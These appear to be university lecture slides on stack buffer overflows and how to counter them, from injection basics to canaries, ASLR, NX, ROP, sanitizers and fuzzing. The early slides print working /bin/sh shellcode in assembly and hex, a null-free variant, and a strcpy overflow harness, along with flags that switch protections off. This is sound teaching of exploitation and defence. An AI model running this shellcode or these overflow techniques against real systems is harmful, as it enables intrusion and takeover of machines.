Countering Stack Smashing

Security in Computer Systems—lecture 10

Jan-Matthias Braun

22nd of November 2018


Breaking News

- Instagram DSGVO tool: plain text password in Browser URL
- Netherland's Department of Justice claims that MS Office is breaking DSGVO
- IT-Security company Positive Technologies found lots of flaws in 26 ATMs
    - 85 % of ATMs were insufficiently protected against network attacks like spoofing.
    - Claim that with local access, 27 % of the ATMs accepted a data centre emulator to legitimate withdrawals.
      Over the not encrypted transport protocol!
    - Claim that 58 % were remote controllable,
      the attacks typically needing < 15 min.

Repetition: (Stack-) Overflow Based Attacks

- Data attacks a program's control-flow.
- Stack combines control-flow and data.
- Thus, data to attack the control flow.
- Altering variables, parameters, injecting code.
- Counter & counter-counter measures in hard- and software.
- Methods to
    - Harden our code.
    - *Test* … code.

Memory Layout




Repetition: What Lies Around on the Stack?

Repetition: What Lies Around on the Stack?

In function(int a, int b, int c):

- Parameters a, b, c (inverse order).
- Address of next instruction in the calling function.
- Address of calling function’s stack frame.
- Local variables.
- The order and who cleans up is defined by the calling convention.
- With caller clean: the C calling convention on Intel 32 bit.



Repetition: The Overflow

- A buffer overflow is a consequence of faulty programming.
- Data is written in too small a memory region without checking boundaries.
- This can happen on the heap, inside the stack frame, or over large regions of the stack.
- Creating a forged string which aligns with the stack frame, we can take over control.
- But … we had to disable lots of security checks to see the basics work.
- gcc -ggdb -O0 -fno-stack-protector -z execstack \
  -no-pie -fno-pic -m32

Repetition: Code Injection

- We call injected code the “shell code”.
- The naming is for historical reasons.
- We place it in a crafted string on the stack.
- Overwriting the return address to point onto the stack.
- Getting our code executed.
- We use syscalls: the interface to use kernel provided functions, not relying on library code.
- But all the code has to fit into the stack!

Why are Syscall Parameters Passed in Registers?

Repetition: Summary of Actions

- Have the null terminated string ”/bin/sh” somewhere in memory.
- Have the address of the string ”/bin/sh” somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string ”/bin/sh” into the EBX register.
- Copy the address of the string ”/bin/sh” into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the syscall.

Isolated Shell Code

```
void main() {
__asm__ ("                              \
    jmp     0x2a;                       \
    popl    %esi;                       \
    movl    %esi,0x8(%esi);             \
    movb    $0x0,0x7(%esi);             \
    movl    $0x0,0xc(%esi);             \
    movl    $0xb,%eax;                  \
    movl    %esi,%ebx;                  \
    leal    0x8(%esi),%ecx;             \
    leal    0xc(%esi),%edx;             \
    int     $0x80;                      \
    movl    $0x1, %eax;                 \
    movl    $0x0, %ebx;                 \
    int     $0x80;                      \
    call    -0x2f;                      \
    .string \"/bin/sh\";                \
");
}
```

```
”\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00
\xc7\x46\x0c\x00\x00\x00\x00\xb8\x0b\x00
\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00
\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff\x2f\x62
\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3”
```

Spotted Any Problems?

Before Going On: Try This Out!

```c
#include <stdio.h>

char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void function(int a, int b, int c) {
    unsigned int *ret;                  // -0xc(%ebp)
    ret = (unsigned int *)&ret;
    ret = (unsigned int *)&ret + 2; // 3*2: stack frame + esp
    (*ret) = (int)shellcode;
}

void main() {
    function(1, 2, 3);
}
```

Use gcc -ggdb -fno-stack-protector -z execstack -no-pie -fno-pic -O0 -m32

How to Go On—to Get a Real Exploit?

We have to remove null bytes, when exploiting string buffers.

Problem instruction		Substitute with	
movb	$0x0,0x7(%esi)	xorl	%eax,%eax
molv	$0x0,0xc(%esi)	movb	%eax,0x7(%esi)
		movl	%eax,0xc(%esi)
movl	$0xb, %eax	movb	$0xb,%al
movl	$0x1, %eax	xorl	%ebx,%ebx
movl	$0x0, %ebx	movl	%ebx,%eax
		inc	%eax

Modified Code

```
void main() {
__asm__ ("                               \
    jmp     0x1f;                        \
    popl    %esi;                        \
    movl    %esi,0x8(%esi);              \
    xorl    %eax,%eax;                   \
    movb    %eax,0x7(%esi);              \
    movl    %eax,0xc(%esi);              \
    movb    $0xb,%al;                    \
    movl    %esi,%ebx;                   \
    leal    0x8(%esi),%ecx;              \
    leal    0xc(%esi),%edx;              \
    int     $0x80;                       \
    xorl    %ebx,%ebx;                   \
    movl    %ebx,%eax;                   \
    inc     %eax;                        \
    int     $0x80;                       \
    call    -0x24;                       \
    .string \"/bin/sh\";                 \
");
}
```

Modified Code

```
void main() {
__asm__ ("
    jmp     0x1f;               //  2 bytes --+ 0x1f = 31 bytes
    popl    %esi;               //  1 bytes   | <-+ -0x24 = 36 bytes
    movl    %esi,0x8(%esi);     //  3 bytes   |   |
    xorl    %eax,%eax;          //  2 bytes   |   |
    movb    %eax,0x7(%esi);     //  3 bytes   |   |
    movl    %eax,0xc(%esi);     //  3 bytes   |   |
    movb    $0xb,%al;           //  2 bytes   |   |
    movl    %esi,%ebx;          //  2 bytes   |   |
    leal    0x8(%esi),%ecx;     //  3 bytes   |   |
    leal    0xc(%esi),%edx;     //  3 bytes   |   |
    int     $0x80;              //  2 bytes   |   |
    xorl    %ebx,%ebx;          //  2 bytes   |   |
    movl    %ebx,%eax;          //  2 bytes   |   |
    inc     %eax;               //  1 bytes   |   |
    int     $0x80;              //  2 bytes   |   |
    call    -0x24;              //  5 bytes <-+ --+ 5 bytes difference
    .string \"/bin/sh\";        //  8 bytes
");                             // 46 bytes
}
```

Modified Code

```c
#include <stdio.h>

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void function(int a, int b, int c) {
    unsigned int *ret;                  // -0xc(%ebp)
    ret = (unsigned int *)&ret;
    ret = (unsigned int *)&ret + 2; // 3*2: stack frame + esp
    (*ret) = (int)shellcode;
}

void main() {
    function(1, 2, 3);
}
```

How to Actually Use This in an Exploit?

- Previous example is boring: we jump to the code!
- How to exploit a strcpy without bounds checking?
- Next step: pass the address as part of the string.
- We have to place the return address correctly...
- Let's brute force this!

An Almost Exploit

```c
#include <string.h>

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void function() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    strcpy(buffer,large_string);
}

void main() {
    function();
}
```

For a Real Exploit ...

- You would try to have access to an identical system.
- Use nmap to guess OS and service version.
- Brute force locally.
- Or brute force remote!
- Please see “Smashing The Stack For Fun And Profit” by Aleph One
- Or 64-bit Linux stack smashing tutorial: Part 1 https://blog.techorganic.com/2015/04/10/64-bit-linux-stack-smashing-tutorial-part-1/
- But of course ... time has moved on ...

Consequences for the Coder?

Harden Your Code/Programs

- Use safe functions, e.g., strncpy.
- Use save data structures where it make sense.
- Avoid raw pointers (and pointer arithmetic)!
  Use after free is also a common “pattern”.
- Test your code extensively!
- Let no error pass silently!

Static Code Analysis

Tools for static code analysis check for known bad patterns.

- splint (C)
- Actually, a lot of tools with name *lint exist.
- cppcheck
- clazy
- Commercially: coverity
  synopsys.com/software-integrity.html

Run-Time Instrumentation

- Compiler instruments the code,
  checking for problematic behaviour, e.g.,
  - The address sanitizer: -fsanitize=address
  - The memory leak sanitizer: -fsanitize=leak
  - The thread sanitizer: -fsanitize=thread
  - The undefined behaviour sanitizer: -fsanitize=undefined
- Exercise: check one of our test programs.
- Downside: they only check presented conditions.
- Suggestions?

Note: without source code, use other tools, like valgrind

Fuzzying—Extended Your Test’s Coverage

- Static Code Analysis has problems to find unknown patterns and reports false positives.
- Instrumentation only covers tested cases.
- Idea: use random tests to try all possible parameters.
- Static analysis can guide the search.
- Of course, background knowledge allows to speed up the search.
- Example: Linux kernel fuzzer trinity http://codemonkey.org.uk/projects/trinity/

Harden the Execution Environment

- Use languages without access to pointers?
- Use languages with strict boundary checking?
- Maybe, maybe not.
- Are managed languages preventing pointer arithmetics immune against these kind of attacks?
  - May themselves be susceptible to overflow attacks :-)
  - Also have to be implemented correctly.
- C++: Use Resource Initialisation Is Acquisition (RIIA)

Do NOT Expect Reasonable Input

Do NEVER expect Reasonable Input

- Do not expect reasonable input from well behaved callers.
- Especially if you don't know who's calling.
- Think X Box.
- Harden your code against unreasonable input.
- Make sure, it survives outright hostile input!

The X Box Hack

Trick: Crafted Files Containing Malicious Code

- Has hit the X Box
- Many other hardware platforms
- But also file managers, mail clients, web browsers, office suites …
- Wondered about some of those attachments on e-Mails … ?
- Problem: homogeneity of computing environments.
- Same programs, same libraries, same vulnerabilities.

Security Measures

Protecting the Kernel Against Userspace

- Attacks against user space.
- User space is living in separate virtual memory.
  (Shared memory may allow meddling with other processes.)
- The kernel allows access to the whole system.
- Exploiting a bug in the kernel immediately extends the attacker's possibilities.
- To prevent compromised user code to take over kernel privileges, kernel code lives behind a barrier of its own.
- What else could one do?

Rings and Syscalls

- Intel architecture has a security model of rings.
- Ring 0 is kernel mode.
- Other rings cannot execute all instructions.
- Still, many operations require operating system interaction, i.e., the execution of kernel code in ring 0.
- A barrier needs to separate user space and kernel space control flow.
- For example, a separate stack needs to be provided.

Syscalls Change to Kernel Context

- Idea: use separate stack.
- Do not allow to directly call kernel code.
- But we need a way to jump to kernel mode (trampoline)
- Syscalls offer a unified interface to kernel functions.
- The syscall implementation gets a syscall number.
- A syscall table resolves this number to a function to call.

Syscalls Change to Kernel Context

- The exact implementation is hardware specific.
- On Intel architectures, a software interrupt was used in the past. (int 0x80)
- But software interrupts are slow.
- A syscall instruction was added.
- Linux provides the call to binaries via a virtual library linux-vdso.so.1 (check ldd /bin/bash).

Syscalls Change to Kernel Context

- The kernel configures the hardware.
- Including storing the kernel stack.
- All kernel information is hidden from user space.
- The syscall interface exchanges the context, e.g., stack.
- Context switch.

Non-Executable Memory

- Stack mixes control flow and data.
- This is generally bad.
- Idea: At least prevent execution of code on the stack.
- Comes with hardware support!
- Possible counter-counter measures?

Return Oriented Programming

- No need to place code on the stack.
- Idea: Place a series of return addresses on the stack!
- Have function endings do all your work.
- Reuse existing functionality.
- Smaller shellcode when the caller cleans up...
- Ideas for counter-counter-counter measures?

Separating Data and Control Flow

- Use a separate stack for control flow and stack frames.
- "Shadow Stack" for data.
- Overhead: [Kostya Serebryany]
  - $1 - 2\,\%$ CPU (each)
  - $3 - 8\,\%$ code size (each)
- Still allows data modification.
- What to do about data modification?

Canaries on the Stack

- Modify stack frame creation.
- Place random values on the stack.
- Check these canaries on return.
- gcc -fstack-protector

Canaries on the Stack

```
0000000000001145 <function>:
    1145:       55                      push   %rbp
    1146:       48 89 e5                mov    %rsp,%rbp
    1149:       48 83 ec 30             sub    $0x30,%rsp
    114d:       48 89 7d d8             mov    %rdi,-0x28(%rbp)
    1151:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1158:       00 00
    115a:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    115e:       31 c0                   xor    %eax,%eax
                                        // …
    1174:       48 8b 45 f8             mov    -0x8(%rbp),%rax
    1178:       64 48 33 04 25 28 00    xor    %fs:0x28,%rax
    117f:       00 00
    1181:       74 05                   je     1188 <function+0x43>
    1183:       e8 b8 fe ff ff          callq  1040 <__stack_chk_fail@plt>
    1188:       c9                      leaveq
    1189:       c3                      retq
```

Canaries on the Stack

- Modify stack frame creation.
- Place random values on the stack.
- Check these canaries on return.
- gcc -fstack-protector
- Remember the question on variable ordering?
  Local variable modifications are not captured!
- More information on the implementation of Stack Smashing Protection.

Address Space Layout Randomization

- Our test programs reliably use the same addresses.
- Use relative addressing, to allow random addresses:
  - -fpic for libraries.
  - -fpie for executables.
  - KASLR for the kernel.
    (Caution: until recently disabled when hibernation was configured.)
- But beware, the addresses are still of limited randomness.
- Control via /proc/sys/kernel/randomize_va_space

How to Counter the Counter Measures?

- Make the shellcode robust:
    - Add nops before the entry point.
    - Repeat the return address.
- Reuse code in the targeted software for your exploit.
- Brute force addresses and canaries.
- But of course, the chances of success are still reduced.
- And failing creates noise (i.e., segfaults and crash dumps).

Extending Your Range of Motion

Privilege Escalation

- Once in a system, get around security checks.
- Use the access you have! (You breached the outer surface!)
- Spy on the system: users, configuration issues, ...
- Exploit vulnerabilities in code running with higher security level...
    - Kernel mode code!
    - Programs with extended permissions (suid, capabilities).

Privilege Escalation

- Problem: you typically need another vulnerability.
- Especially bad: un-patched kernels/programs.
- Sometimes, it is enough that an updated service/kernel was not restarted.
- Or you need an admin who stored his password in the database of the web service you just took over...
- More options online.

Against Privilege Escalation: Remove root

- Solutions to limit the damage by a taken over process.
- Linux capabilities (tricky, search for
- AppArmor
- SELinux (NSA & Red Hat 1998)

Other Approaches to Control the Execution Path

Stack Overflows are not alone ...

We also have:

- Heap buffer overflows.
- Variable over-/underflows.
- Use after free ...
- Double free ...

Check literature (see below).

Fun With Memory and Compilers

Remove Sensitive Information From RAM!

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void sensitive(char* password_in) {
    int str_len = strlen(password_in);
    char *password = (char *) malloc(256);

    strncpy(password, password_in, str_len);
    printf("The password is: %s\n", password);
    printf("Address of password: %p\n", password);

    printf("------- freeing memory -------\n");
    free(password);
    printf("The password is: %s\n", password + 0);
    printf("Address of password: %p\n", password);
}

void main() {
    sensitive("password12345678");
}
```

- Compile with:
  gcc -O0 -m32
- Output:

```
The password is: password12345678
Address of password: 0x56b48160
------- freeing memory -------
The password is:
Address of password: 0x56b48160
```

Is it really gone ... ?

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void sensitive(char* password_in) {
    int str_len = strlen(password_in);
    char *password = (char *) malloc(256);

    strncpy(password, password_in, str_len);
    printf("The password is: %s\n", password);
    printf("Address of password: %p\n", password);

    printf("------- freeing memory -------\n");
    free(password);
    printf("The password is: %s\n", password + 0);
    printf("password + 4 is: %s\n", password + 4);
    printf("Address of password: %p\n", password);
}

void main() {
    sensitive("password12345678");
}
```

- Compile with:
  gcc -O0 -m32
- Output:

```
The password is: password12345678
Address of password: 0x5673d160
------- freeing memory -------
The password is:
password + 4 is: word12345678
Address of password: 0x5673d160
```

Let’s DELETE It!

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void sensitive(char* password_in) {
    int str_len = strlen(password_in);
    char *password = (char *) malloc(256);

    strncpy(password, password_in, str_len);
    printf("The password is: %s\n", password);
    printf("Address of password: %p\n", password);

    printf("------- freeing memory -------\n");
    for(int i=0; i<str_len; ++i) password[i] = 0;
    free(password);
    printf("The password is: %s\n", password + 0);
    printf("password + 4 is: %s\n", password + 4);
    printf("Address of password: %p\n", password);
}

void main() {
    sensitive("password12345678");
```

- Compile with:
  gcc -O0 -m32
- Output:

```
The password is: password12345678
Address of password: 0x583ee160
------- freeing memory -------
The password is:
password + 4 is:
Address of password: 0x583ee160
```

Let’s Go Production with -O3

Let’s DELETE It!

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void sensitive(char* password_in) {
    int str_len = strlen(password_in);
    char *password = (char *) malloc(256);

    strncpy(password, password_in, str_len);
    printf("The password is: %s\n", password);
    printf("Address of password: %p\n", password);

    printf("------- freeing memory -------\n");
    for(int i=0; i<str_len; ++i) password[i] = 0;
    free(password);
    printf("The password is: %s\n", password + 0);
    printf("password + 4 is: %s\n", password + 4);
    printf("Address of password: %p\n", password);
}

void main() {
    sensitive("password12345678");
```

- Compile with:
  gcc -O3 -DNDEBUG -m32
- Output:

```
The password is: password12345678
Address of password: 0x56caa160
------- freeing memory -------
The password is:
password + 4 is: word12345678
Address of password: 0x56caa160
```

Who Cares to Explain?

Summary

- Never trust data!
- Remove sensitive data!
- Never trust a compiler!
- Be **PARANOID** and test!
- Testing can be a quite difficult task.
- Use automated tests (unit tests).
- And of course, different compilers expose different behaviour!

Bottom Line

Summary

- Most vulnerabilities are simply bugs.
- Bugs happen. Quite often.
- All local variables are on the stack.
- The stack design mixes data & control flow!
- This allows for injection of code with crafted data.

Summary

- Harden your code!
- Test with sensible and random data.
- Use tools available for run-time checks.
- Use security hard- and software features despite costs.
- But program paranoid, never trust data, or anything and **install those security fixes**!
- As software releases are short lived, ask yourself how well maintained older versions might be.

Summary

- Successful hacks are hidden first thing.
- Use logging and log remotely!
- You can use read-only file systems to prevent permanence.
- Contain the damage with virtualisation.
- Use check sums to scan your files.
- Have honeypots to see, learn, and detect targeted attacks.

Project Work + Exams

Project

- Freely choose a vulnerability (please tell us about it)
- Example for memory based attacks: Heartbleed
- Document how the attack was made in a wiki
- "Hand in" the wiki two weeks before exam

Exams (to be updated)

- Presentation about how to protect against the attack ($\leq$ 8 min)
- Topics for questions rolled by fair dice roll ($\leq$ 12 min)

Thanks (Literature)

- While preparing, I found once again that some topics just have superior coverage in the web.
- Half way through, I decided to adapt closely to very nice and old material:
  Smashing The Stack For Fun And Profit by Aleph One
- Or somewhat more up to date:
  The 64-bit Linux stack smashing tutorial by superkojiman

Further Information

- Common Weakness Enumeration
- The Open Web Application Security Project
- Search vulnerabilities with exploits at Exploit DB, the Exploit DB.
- phrack (here on overflows).
- And so many other nice sources. Just search for it.